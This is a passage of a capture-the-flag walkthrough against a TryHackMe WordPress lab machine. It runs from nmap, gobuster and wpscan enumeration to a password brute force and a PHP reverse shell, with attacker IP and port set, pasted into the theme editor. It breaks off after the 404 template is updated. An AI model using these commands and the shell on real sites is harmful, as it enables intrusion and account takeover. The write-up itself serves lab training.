When we look at the description we understand that in this challenge we need escalate privilege that is get root level access.


First question is about getting user.txt file so need to get access to the user account.

Step 1: We open the target machine.

'

Step 2: We click on c0ldd link to check what it is a twitter profile opens which seems of no use

Step 3: We now go back on first page and open page source file but there also we don't find anything useful to get user access.

Step 4: We need to check ports open on the given machine we use nmap scan

nmap -p- --open -T4 -Pn <ip addresss>

We got info that 2 ports are up one on 80 and other on 4512

Step 5: To see detail about these port we run another command

nmap -sC -sV -p80,4512 <ip addresss>

We now get detailed information about what is running and on which port

80- http – apache with version 2.4.18

4512- ssh – openssh 7.2p2

Step 6: We use gobuster to see hidden directories and information


```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://10.10.2.25
1

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                     http://10.10.2.251
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s

Starting gobuster in directory enumeration mode

/.hta               (Status: 403) [Size: 276]
/.htpasswd          (Status: 403) [Size: 276]
/.htaccess          (Status: 403) [Size: 276]
/hidden             (Status: 301) [Size: 311] [──→ http://10.10.2.251/hidde
n/]
/index.php          (Status: 301) [Size: 0] [──→ http://10.10.2.251/]
/server-status      (Status: 403) [Size: 276]
/wp-admin           (Status: 301) [Size: 313] [──> http://10.10.2.251/wp-ad
min/]
```

```
/wp-content         (Status: 301) [Size: 315] [──→ http://10.10.2.251/wp-co
ntent/]
/wp-includes        (Status: 301) [Size: 316] [──→ http://10.10.2.251/wp-in
cludes/]
/xmlrpc.php         (Status: 200) [Size: 42]
Progress: 4614 / 4615 (99.98%)

Finished
```

We got all this info among this we got hidden directory and we open it first.

Step 7: open http://ip-address/ hidden/

U-R-G-E-N-T

C0ldd, you changed Hugo's password, when you can send it to him so he can continue uploading his articles. Philip

When we open hidden directory we got this info but it is not clear enough we just feel C0ldd, Hugo, Philip , U-R-G-E-N-T and something related to password is there.We even check source file but we don't get any meaningful information.

```
 1 <!DOCTYPE html>
 2 <html>
 3 <head>
 4 <meta http-equiv=â€œContent-Typeâ€ content=â€œtext/html; charset=UTF-8â€' />
 5 <title>Hidden Place</title>
 6 </head>
 7 <body>
 8 <div align="center">
 9 <h1>U-R-G-E-N-T</h1>
10 <h2>C0ldd, you changed Hugo's password, when you can send it to him so he can continue uploading his arti
11 </div>
12 </body>
13 </html>
14
```

Step 8: open http://ip-address/ wp-admin/ page to check any info

Here we got login page we checked its source also we don't get anything but this login page can be used we get any username and password , we check all other http links from gobuster command but they didn't have any information

Step 8: We go back to first page, We just get this info by looking at the website and source page that it is wordpress website

we can use wpscan to scan in wordpress website

wpscan --url http://ipaddress --enumerate will scan the site and give us more information about the WordPress CMS.

How this works:
wpscan – The command to execute WPScan.
–url – Target URL.
–enumerate – Tells WPScan to scan the site to learn about plugins, themes, configs, users and other info.

```
[+] The external WP-Cron seems to be enabled: http://10.10.187.101/wp-cron.ph
p
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
 | Found By: Rss Generator (Passive Detection)
 |  - http://10.10.187.101/?feed=rss2, <generator>https://wordpress.org/?v=4.
1.31</generator>
 |  - http://10.10.187.101/?feed=comments-rss2, <generator>https://wordpress.
org/?v=4.1.31</generator>

[+] WordPress theme in use: twentyfifteen
 | Location: http://10.10.187.101/wp-content/themes/twentyfifteen/
 | Last Updated: 2025-04-15T00:00:00.000Z
 | Readme: http://10.10.187.101/wp-content/themes/twentyfifteen/readme.txt
 | [!] The version is out of date, the latest version is 4.0
 | Style URL: http://10.10.187.101/wp-content/themes/twentyfifteen/style.css?
ver=4.1.31
 | Style Name: Twenty Fifteen
 | Style URI: https://wordpress.org/themes/twentyfifteen
 | Description: Our 2015 default theme is clean, blog-focused, and designed f
or clarity. Twenty Fifteen's simple, st ...
```

```
 | Description: Our 2015 default theme is clean, blog-focused, and designed f
or clarity. Twenty Fifteen's simple, st ...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.0 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.10.187.101/wp-content/themes/twentyfifteen/style.css?ver=4.1.
31, Match: 'Version: 1.0'

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:00 <> (11 / 652)    1.68%   ETA: 00:00:4
 Checking Known Locations - Time: 00:00:00 <> (12 / 652)    1.84%   ETA: 00:00:4
 Checking Known Locations - Time: 00:00:01 <> (16 / 652)    2.45%   ETA: 00:00:4
 Checking Known Locations - Time: 00:00:01 <> (17 / 652)    2.60%   ETA: 00:00:3
 Checking Known Locations - Time: 00:00:01 <> (21 / 652)    3.22%   ETA: 00:00:5
 Checking Known Locations - Time: 00:00:01 <> (26 / 652)    3.98%   ETA: 00:00:4
 Checking Known Locations - Time: 00:00:01 <> (30 / 652)    4.60%   ETA: 00:00:4
 Checking Known Locations - Time: 00:00:02 <> (31 / 652)    4.75%   ETA: 00:00:4
 Checking Known Locations - Time: 00:00:02 <> (32 / 652)    4.90%   ETA: 00:00:4
```

```
[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been ou
tput.
[!] You can get a free API token with 25 daily requests by registering at htt
ps://wpscan.com/register

[+] Finished: Tue Jun 17 12:39:02 2025
```

We get information and identify users here like c0ldd, hugo, Philip, the cold in person

Step 9: Tried to check c0ldd is user or not by putting a default password passwd123. Got response as below

ERROR: The password you entered for the username **C0ldd** is incorrect. Lost your password?

Username

C0ldd

Password

Remember Me   Log In

It clearly shows username c0ldd is correct password is wrong we need to find the password. Similar response got for other users as well.

ERROR: The password you entered for the username **Philip** is incorrect. Lost your password?

Username

Philip

Password

Remember Me   Log In

ERROR: The password you entered for the username **Hugo** is incorrect. Lost your password?

Username

Hugo

Password

☐ Remember Me

Log In

Step 10:

We can use WPScan to see if we can find passwords for these users and log in with that password

Running the command:

wpscan --url http://10.10.170.248 --usernames philip,hugo,c0ldd --passwords /usr/share/wordlists/rockyou.txt

This begins the brute force attack to see if we can find a password for these users.

How this works:
wpscan – The command to execute WPScan.
–url – Target URL.
–usernames – Users that we want to attack.
–passwords – List of passwords to use in the brute force attack. In this case we are using the famous rockyou.txt file.

This takes a lot time, I stopped it earlier as I found password for one user.

We found the password for cOldd now we will use it and check.

Step 11: Again open http://<ip-address>/wp-admin/ page and give username as C0ldd and password as 9876543210 and click login.


.

We now have access to the dashboard. Here we can look around to get more information about our target.

Step 12: On left menu click on users and select all users and open that list

All users get displayed with their role as below.

We get to know that only c0ldd has administrator access rest are editor

Step 13: I explore further and see in appearance tab we have editor which is enabled. This is a great finding for us. We open it and see php files can be updated.

we can easily drop in PHP code to perform a reverse shell.

 (Note:-Anyone running a PHP site needs to disable this as it's very easy to abuse)

Kali Linux has PHP Reverse Shell scripts located in /usr/share/webshells/php/. The file is named php-reverse-shell.php.

Step 14: I copy this file in my present working directory. I copy in downloads

Running the command:

cp /usr/share/webshells/php/php-reverse-shell.php .

Step 15: Open it with a text editor and we need to update two values. The $ip and $port.

```
// Use of stream_select() on file descriptors returned by
// Some compile-time options are needed for daemonisation
//
// Usage
// ___
// See http://pentestmonkey.net/tools/php-reverse-shell i
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';        // CHANGE THIS
$port = 1234;             // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//
```

The $ip will be the IP Address of our attack machine kali linux. Since we are using the TryHackMe VPN, let's look for tun0 and use that IP! We can find the IP Address with the command **ip addr** (which displays network interfaces).

```
    TX errors 0   dropped 0 overruns 0   carrier 0   collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>   mtu 1500
        inet 10.21.146.248   netmask 255.255.0.0   destination 10.21.146.248
        inet6 fe80::d3f5:559c:cb26:2cf0   prefixlen 64   scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00   txqueuelen 50
0   (UNSPEC)
        RX packets 305   bytes 261127 (255.0 KiB)
```

The $port will be our listening port for the reverse shell. Let's use 1234 as it's out of the range of the known ports.

```
// Usage
//
// ___
// See http://pentestmonkey.net/tools

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.21.146.248';   // CHANGE THI
$port = 1234             // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to a
//
```

To save the changes Ctrl+O enter ctrl+X

Step 16 : let us now start listener with Netcat.

Running the Command: nc -lvnp 1234 starts a Netcat listener

What this does
nc – Executes Netcat.
-l – Listen for a request.
-v – Verbose output.
-n – Do not use DNS.
-p – What port to listen on.

Now that we have the script set up and the listener going. We need to copy and paste it to the editor to get the reverse shell to fire. We also need to pick a page to use that we can navigate to in the web browser.

Step 17: I go on media on wordpress page and click on add new file and select php-reverese-shell-php.php file and open there but I get below message.

Step 18: I go to appearance and click on editor

On right click on 404template to open 404 php file I find this is editable so I paste my php file code here and click on update file after which I get a message file successfully updated.
